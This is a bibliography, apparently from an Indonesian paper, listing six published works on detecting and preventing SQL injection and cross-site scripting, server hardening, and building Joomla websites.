Pandurang, R. M., & Karia, D. C. (2015, September). A mapping-based podel for preventing Cross site scripting and *SQL Injection* attacks on web application and its impact analysis. In *2015 1st International Conference on Next Generation Computing Technologies (NGCT)* (pp. 414-418). IEEE.

Setiawan, M. F., Saedudin, R. R., & ... (2022). Penutupan Celah Keamanan Menggunakan Metode Hardening Studi Kasus: Cloudfri Closing Security Vocations Using The Hardening Method Case Study: Cloudfri. *EProceedings …*, *9*(2), 656–663. https://openlibrarypublications.telkomuniversity.ac.id/index.php/engineering/article/view/17635%0Ahttps://openlibrarypublications.telkomuniversity.ac.id/index.php/engineering/article/view/17635/17379

Singh, P., Thevar, K., Shetty, P., & Shaikh, B. (2015). Detection of *SQL Injection* and XSS Vulnerability in Web Application. *International Journal of Engineering and Applied Sciences (IJEAS)*, *2*(3), 16–21. http://xyz.ac.in/departments/cse/csecourses.html

Tanang Anugrah, F., Ikhwan, S., & Gusti A.G, J. (2022). Implementasi Intrusion Prevention System (IPS) Menggunakan Suricata Untuk Serangan *SQL Injection*. *Techné : Jurnal Ilmiah Elektroteknika*, *21*(2), 199–210. https://doi.org/10.31358/techne.v21i2.320

Wijaya, H. (2020). Jurnal Akademika Penerbit Implementasi Kriptografi Aes-128 Untuk Mengamankan Url (Uniform Resource Locator) Dari *SQL Injection*. *Jurnal Akademika*, *17*(1), 8–13. https://www.ejournal.lppmunidayan.ac.id/index.php/akd

Yuhefizar, M., & Hidayat, R. (2009). Cara Mudah Membangun *Website* Interaktif Menggunakan Content Management System Joomla Edisi Revisi. *Jakarta: PT Elex Media Komputindo*, 2-4.